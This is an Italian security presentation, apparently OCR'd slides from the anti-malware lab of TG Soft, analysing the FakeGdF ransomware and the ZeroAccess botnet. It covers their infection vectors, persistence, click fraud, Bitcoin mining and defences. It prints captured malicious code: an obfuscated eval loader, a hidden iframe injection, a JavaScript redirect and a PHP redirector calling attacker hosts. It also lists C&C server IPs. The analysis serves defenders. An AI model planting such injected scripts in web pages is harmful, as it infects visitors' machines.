Server: Apache/2.2.15 (CentOS)
Content-Location: adserve.php
Vary: negotiate
TCN: choice
X-Powered-By: PHP/5.3.18
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Tue, 22 Jan 2013 14:40:32 GMT
Cache-Control: no-cache, must-revalidate
Cache-Control: post-check=0,pre-check=0
Cache-Control: max-age=0
Pragma: no-cache
Etag: 1325857206
Set-Cookie: =deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT
Content-Length: 397
Connection: close
Content-Type: text/html; charset=UTF-8

document.write('<img
src="http://recormedia.com/banners/300x250/16980/19578.jpg" style="border:none" />');var url =
'http:'+'//**nyt'+'vata.'+'info**/'+'in.ph'+'p?q=H'+'vCGhl'+'fqxdM'+'jPT4t'+'Br0+u'+'Sk36+'+'N4PyS'+'UwYp9'+'V0vSz'+'A==' ;if (window != top) {
top.location.replace(url) } else { window.location.replace(url) }

Sito web con banner pubblicitari infetti



Siti web compromessi (script, iframe) (1/2)

Home page di un sito compromesso con un iframe

```
<html>
[…]
 <a href="articoli.asp?idcategoria=2">Articoli</a>
 <a href="overlex.asp">Articoli giuridici</a>
<hr>
<center>
<!-- Histats.com  START  -->
<a  href="http://www.histats.com/it/" target="_blank" title="statistiche contatore" ><script  type="text/javascript" language="javascript">
var s_sid = 889107;var st_dominio = 4;
var cimg = 225;var cwi =112;var che =50;
</script></a>
<script  type="text/javascript" language="javascript" src="http://s11.histats.com/js9.js"></script>
<noscript><a href="http://www.histats.com/it/" target="_blank">
<img  src="http://s103.histats.com/stats/0.gif?889107&1" alt="statistiche contatore" border="0"></a>
</noscript>
<!-- Histats.com  END  -->
</center>
</div>
</body>
</html><iframe src="http://cgclXXX.XXX/counter.php" style="visibility: hidden; position: absolute; left: 0px; top: 0px" width="10" height="10"/>
```

Siti web compromessi (script, iframe) (2/2)

counter.php: esempio di script malevole

<script>bt4t34b=function(){return
n[i];};ww=window;ss=String.fromCharCode;try{document.body=~1}catch(qwrbtwt){whwej=12;}{try{whwej=~2;}catch(agdsg){whwej=0;}if(whwej){try{document.body++;}catch(bawetawe){if(ww.document){n="0xc,0xc,0x6c,0x69,0x23,0x2b,0x67,0x72,0x66,0x78,0x70,0x68,0x71,0x77,0x31,0x6a,0x68,0x77,0x48,0x6f,0x68,0x70,0x68,0x71,0x77,0x76,0x45,0x7c,0x57,0x64,0x6a,0x51,0x64,0x70,0x68,0x2b,0x2a,0x65,0x72,0x67,0x7c,0x2a,0x2c,0x5e,0x33,0x60,0x2c,0x7e,0x10,0xc,0xc,0xc,0x6c,0x69,0x75,0x64,0x70,0x68,0x75,0x2b,0x2c,0x3e,0x10,0xc,0xc,0x80,0x23,0x68,0x6f,0x76,0x68,0x23,0x7e,0x10,0xc,0xc,0xc,0x67,0x72,0x66,0x78,0x70,0x68,0x71,0x77,0x31,0x7a,0x75,0x6c,0x77,0x68,0x2b,0x25,0x3f,0x6c,0x69,0x75,0x64,0x70,0x68,0x23,0x76,0x75,0x66,0x40,0x2a,0x6b,0x77,0x77,0x73,0x3d,0x32,0x32,0x66,0x6f,0x64,0x6c,0x70,0x68,0x67,0x65,0x6c,0x7d,0x64,0x75,0x75,0x68,0x31,0x65,0x6c,0x7d,0x32,0x72,0x34,0x69,0x3c,0x4c,0x4f,0x33,0x50,0x7b,0x4f,0x49,0x33,0x74,0x58,0x5c,0x3a,0x33,0x33,0x6b,0x36,0x6a,0x33,0x6a,0x45,0x45,0x36,0x33,0x78,0x72,0x69,0x65,0x33,

[..]

0x2a,0x6b,0x68,0x6c,0x6a,0x6b,0x77,0x2a,0x2f,0x2a,0x34,0x33,0x33,0x2a,0x2c,0x3e,0x10,0xc,0xc,0xc,0x67,0x72,0x66,0x78,0x70,0x68,0x71,0x77,0x31,0x6a,0x68,0x77,0x48,0x6f,0x68,0x70,0x68,0x71,0x77,0x76,0x45,0x7c,0x57,0x64,0x6a,0x51,0x64,0x70,0x68,0x2b,0x2a,0x65,0x72,0x67,0x7c,0x2a,0x2c,0x5e,0x33,0x60,0x31,0x64,0x73,0x73,0x68,0x71,0x67,0x46,0x6b,0x6c,0x6f,0x67,0x2b,0x69,0x2c,0x3e,0x10,0xc,0xc,0x80".split(",");h=2;s="";for(i=0;i-704!=0;i++){k=i;s=s.concat(ss(eval(bt4t34b())-3));}z=s;eval(""+s);}}}}</script>


Email con allegati (eseguibili, PDF con exploit, html) (1/2)

Cucchi, pm: condannare medici, infermieri e agenti http://teitchs.siXXX.XXX/ Roma, 8 apr. (TMNews) - Spread Btp-Bund stabile alla chiusura dei mercati finanziari europei. Il differenziale di rendimento tra i titoli di Stato decennali italiani e quelli tedeschi è a quota 310 punti, mentre in apertura era a 309.

-271-documento.htm

```
<?php

$update_url =
'http://totalstrategyXXX.XXX/stat.php?update=1c15a22578fda
68d96514a0ba2f5de3d';
$update_time = 60;

$url =
@file_get_contents($_SERVER['SCRIPT_FILENAME'].'.url');

if (time() -
@file_get_contents($_SERVER['SCRIPT_FILENAME'].'.time') >
$update_time)
{
  $fp =   @fopen($_SERVER['SCRIPT_FILENAME'].'.time','w');
  @flock($fp,LOCK_EX);
  @fputs($fp,time());
  @flock($fp,LOCK_UN);
  @fclose($fp);
  $ch = curl_init();
  curl_setopt($ch, CURLOPT_URL, $update_url);
  curl_setopt($ch, CURLOPT_HEADER, 0);
  […]
  $res = curl_exec($ch);
   curl_close($ch);

   if (preg_match("/^http/i", $res))
   {
        $fp = @fopen($_SERVER['SCRIPT_FILENAME'].'.url','w');
        @flock($fp,LOCK_EX);
        @fputs($fp,$res);
        @flock($fp,LOCK_UN);
        @fclose($fp);
    }
}

if (strlen($url) > 10) header ('Location: ' . $url);
?>
```

Email con allegati (eseguibili, PDF con exploit, html) (2/2)



FakeGdF: infezioni marzo 2013

FakeGdf e ZeroAccess, come si diffondono e come ci si difende.

PadovaFiereSpa

ZeroAccess: installazione di FakeGdF

Aliases: Win32.Yoshi, Sirefef, Max++

Caratteristiche:

- Rootkit e usermode a 32 bit, usermode a 64 bit
- Rete P2P per aggiornarsi con nuove funzionalità

Scopo:

- Guadagnare soldi con click fraudolenti e BitCoin Mining
- Distribuire malware o programmi attraverso la propria botnet ed eseguirli nel computer della vittima.

Malware:

- Ransomware (FakeGdF)
- Fraudtool
- Trojan Clicker (performare frodi simulando click su banner pubblicitari a pagamento).
- BitCoin Mining

ZeroAccess: tipologie

Tipo	Data	Descrizione
1	Settembre 2010	sistemi a 32 bit, infezione di uno o più driver di sistema (rootkit: Win32.Yoshi.A)
2	Ottobre 2011	Corpo principale del virus in usermode: X (Trojan.Win32.FakeShell.AB)
3	Febbraio 2012	Sistemi a 64 bit, usermode consrv.dll (Win64.InCSRSS.A)
4	Aprile 2012	Corpo principale del virus: N
5	Luglio 2012	Infetta Services.exe, desktop.ini (GAC, GAC_32, GAC_64)
		Inoltre vengono creati: • un file @ di configurazione contenente una lista di 256 indirizzi IP per la rete P2P • una serie di file con estensione .@ contenenti malware o nuovi moduli di ZA

ZeroAccess: tipologia 4 (1/2)

- Corpo principale del virus: n
- Si copia in:
  - c:\windows\installer\{CLSID}
  - c:\Users\<nome dell'utente>\Appdata\Local\{CLSID}
  - c:\recycler\S-1-5-18\$<nome casuale>
  - c:\recycler\S-1-5-21-<casuale>\$<nome casuale>
- Modifica le seguenti chiavi di registro: HKEY_CLASSES_ROOT


sottochiave	Valore precedente
CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32	Shell32.dll
CLSID\{F3130CDB-AA52-4C3A-AB32-85FFC23AF9C1}\InprocServer32	\wbem\wbemess.dll
CLSID\{5839FCA9-774D-42A1-ACDA-D6A79037F57F}\InprocServer32	\wbem\fastprox.dll
CLSID\{fbeb8a05-beee-4442-804e-409d6c4515e9}\InprocServer32	Shell32.dll

ZeroAccess: tipologia 4 (2/2)

File	descrizione
@	Lista di 256 nodi (indirizzi ip, timestamp)
n	Corpo principale del malware
U\00000001.@	File di configurazioni, contiene la lista dei server C&C
U\800000cb.@	Modulo per pay-per-click fraudolenti
U\80000000.@	Modulo di comunicazione (es. geolocalizzazione, botnet)
U\80000032.@	Modulo per la gestione del Bitcoin Miner a 32 bit
U\80000064.@	Modulo per la gestione del Bitcoin Miner a 64 bit
L	Cartella per file temporanei

Porte	descrizione
UDP 16464, 16465, 16470,16471	Utilizzate per comunicare con la botnet
TCP 12757	Utilizzata per comunicare con i C&C server

ZeroAccess: Schema comunicazione P2P (botnet)




@: file di configuzione
fi: file di informazioni (elenco dei file nella sottocartella U)

ZeroAccess: pay-per-click fraudolento (1/4)

Lista dei server C&C
46.19.137.19
81.17.26.188
81.17.18.18
31.184.245.120
31.184.245.202

Paesi			
US	GB	AU	CA
DE	IN	ES	FR
IT	SG	SE	NL
MY			



ZeroAccess: pay-per-click fraudolento (2/4)

Lista siti referer	Lista siti AdURL
g3t.com	http://5.149.248.117
gospelbroadcasting.com	http://31.3.230.74:8081
saencody.com	http://173.214.255.194
zgny.com	http://clickga.com
instantbrochure.com	http://95.211.193.21
socialcontribution.com	http://46.229.161.236
theprimaries.com	http://95.211.193.15
workingforwomen.com	http://95.211.193.19
leadsplaza.com	http://199.115.115.136

ZeroAccess: pay-per-click fraudolento (3/4)

Porta: 80 SEND src 192.168.1.35 -> dst 199.115.115.136 Len=483 Seq=0x6702cc18 Ack=0x6da00dde ACK Flags=0x18

GET
/click?url=aHR0cDovLzk1LjIxMS4xOTMuMTkvP2NsaWQ9aWlhaDFxNWJxamN6MA==&h=Y2MxMnwxMjk5fDIwMTMtMDQtMDU=&d=cG9ybm8uY29tfDE1MS41MS4xNDEuMTE2fDAuMDAwMTk4 HTTP/1.1
Accept: */*
Referer:
http://leadsplaza.com/?afdt=7u4l454yjdj34qi7o1plij5iqanj14w5bcmi5msspw3m&x=10&y=8&search=direct+government+student+loans
Accept-Language: it
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Host: 199.115.115.136
Connection: Keep-Alive

ZeroAccess: pay-per-click fraudolento (4/4)

199.115.115.136 → 95.211.193.19/?clid= → 199.115.114.36/check.php?tim → 199.115.114.36/onclick.php → 199.115.114.36/local_bidding/onclick.php → sex2foryou.com/eee.html → redirects.ero-advertising.com/speedclicks/in.php → 277.bitterstrawberry.com → tracking.kissmyads.com → m.videopleasure.com

ZeroAccess: BitCoin Mining (1/2)

- BitCoin è una moneta elettronica creata nel 2009 da un anonimo conosciuto con lo pseudonimo di Satoshi Nakamoto
- Crittografia per controllare la creazione e il trasferimento di moneta
- Chiave pubblica e privata
- Bitcoin è distribuita uniformemente attraverso la rete (non è monopolizzata dalle banche)
- Transazione da A verso B: [gettone+chiave pubblica di B] firmata con la chiave privata di A
- Blocco: contiene più transazioni, unicità del blocco garantita da SHA256
- Convalida dei blocchi -> ricompensa di 25 BTC
- Comprare o vendere moneta Bitcoin scambiandola con altre valute (USD, Euro, etc) (http://mtgox.com)

ZeroAccess: BitCoin Mining (2/2)

- Difficoltà computazionale: hash di SHA256 (Block_Header) deve essere minore o uguale al corrente target (numero di 256 bit condiviso tra i Bitcoin clients). Questo numero hash deve iniziare con una serie di zeri, la probabilità che l'hash inizi con una serie di zeri è molto bassa.
- Il block_header contiene il campo a 32 bit NONCE, che viene incrementato per il calcolo dell'hash SHA256 del Block_Header
- Necessario moderne CPU e GPU (GPU migliori rispetto alle CPU)
- Il client di BitCoin che riuscirà a trovare l'hash richiesto di convalida del blocco riceverà una ricompensa di 25 BTC + una % sulle transazioni.
- Zero Access: utilizza la propria botnet per il calcolo dell'hash dei blocchi da convalidare, plugin (80000032.@, 80000064.@)
- I plugin utilizzati da Zero Access sono delle varianti modificate di software opensource di BitCoin Miner.

ZeroAccess: Quanti soldi guadagna?

- Guadagno attraverso pay-per-click*

#Botnet	%	# pc click-fraud	Click/day	$ click	$ day	$ month
1.000.000	38	380.000	24	0,01	91.200	2.736.000

- Guadagno attraverso Bitcoin Mining*
  - Hash rate medio: 4 MHash/s
  - Ricompensa per ogni blocco: 25 BTC
  - Conversione: 1 BTC = 227,18 $ (10 aprile 2013)

#Botnet	%	# pc bitcoin	MHash/s	BitCoin/day	$ day	$ month
1.000.000	62	620.000	2.480.000	162,5475	36.927	1.107.810

* [fonte James Wyke, SophosLabs]

ZeroAccess: Timeline

User mode

Trojan.Win32.FakeShell.AB
(x – ottobre 2011)

Trojan.Win32.ZeroAccess.G
(n – aprile 2012)

Win32.Yoshi.L
(Ads, settembre 2011)

Win64.InCSRSS.A
(febbraio 2012)

Win32.ZeroAccess.A
(services.exe, luglio 2012)

Win32.Yoshi.E
(giugno 2011)

Aprile 2013

Win32.Yoshi.A
(settembre 2010)

Win32.Yoshi.J
(luglio 2011)

Win32.Yoshi.N
(mutex TDL4, ottobre 2011)

Kernel mode

ZeroAccess: infezioni Marzo 2013

Come mi difendo

È necessario sempre tenere aggiornati i seguenti software:

Software	Descrizione
Antivirus	Aggiornare ogni giorno l'antivirus con le ultime firme identificative.
Windows	Eseguire Windows Update e verificare se vi siano nuovi aggiornamenti. Se questo è disabilitato allora abilitarlo ed eseguire tutti gli aggiornamenti. Nel caso che richieda il riavvio del computer, riavviare il pc e dopo ripetere ancora Windows Update.
Java	Verificare la versione di Java da installazioni applicazioni. L'ultima versione di Java attualmente disponibile (al momento della scrittura di questo documento) è la 7 update 17 Se la versione è inferiore alla 7 update 17, si consiglia di disinstallare Java e andare sul sito http://java.com per scaricare l'ultima versione disponibile.
Adobe Reader	L'ultima versione disponibile è la 11.0 (http://get.adobe.com/it/reader/)
Adobe Flash Player	L'ultima versione disponibile è 11.7.700.169 (http://get.adobe.com/it/flashplayer)

Conclusioni

- FakeGdF & Zero Access: notevole guadagno economico
- Utilizzo di Exploit Kit: Black Hole 2.0 e Cool Exploit (ma non solo…)
- vulnerabilità di: Windows, Internet Explorer, Java, Adobe Reader, Adobe Flash Player
- Installare patch Microsoft (Windows Update)
- Aggiornare: Java, Adobe Reader, Adobe Flash Player
- Antivirus sempre aggiornato

Domande?

Autori

- Ing. Gianfranco Tonello (g.tonello@viritpro.com)
- Roberto Spagliccia (r.spagliccia@viritpro.com)

Grazie per l'attenzione

TG Soft
Software House
www.tgsoft.it

C.R.A.M.
CENTRO RICERCHE ANTI-MALWARE

Referenze

- Come difendersi dal Trojan.Win32.FakeGdF e dalle sue numerose varianti (Virus della Guardia di Finanza, della Polizia di Stato, della SIAE etc. etc.) (http://www.tgsoft.it/italy/news_archivio.asp?id=507)
- FakeGdF: Nuova variante del virus della guardia di finanza che affila le unghie e diventa rootkit (http://www.tgsoft.it/italy/news_archivio.asp?id=501)
- A deeper Look into the ZeroAccess ClickBot (Waine Low – Virus Bulletin April 2013)
- Crackig the Encrypted C&C Protocol of the ZeroAccess Botnet (John Morris – VirusBulletin 2012, Dallas)
- The ZeroAccess Botnet – Mining and Fraud for Massive Financial Gain (James Wike – SophosLabs)
- http://en.bitcoin.it
- http://dev.bitcoinx.com/profit/
- http://it.wikipedia.org/wiki/Bitcoin

- Questa presentazione sarà pubblicata sul sito http://www.tgsoft.it sotto la sezione Articoli.